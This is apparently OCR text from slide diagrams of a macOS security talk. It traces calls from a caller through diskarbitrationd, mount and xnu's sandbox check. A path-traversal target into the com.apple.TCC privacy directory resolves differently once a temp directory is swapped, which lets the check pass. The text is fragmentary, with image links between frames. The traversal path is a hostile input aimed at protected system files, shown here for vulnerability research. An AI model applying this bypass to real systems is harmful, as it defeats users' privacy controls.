
diskarbitrationd

mount

xnu

sandbox_checkby_audit_token

OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir -> /private/tmp/1/2/3
resolved path: /private/tmp/1/2/3/../../../Users/crab/Library/Application Support/com.apple.TCC



caller

diskarbitrationd


mount

xnu

sandbox_checkby_audit_token

OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir -> /private/tmp/1/2/3
resolved path: /private/tmp/Users/crab/Library/Application Support/com.apple.TCC

pass




caller

diskarbitrationd

mount

xnu

OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir
resolved path: NA



caller


diskarbitrationd

mount

xnu

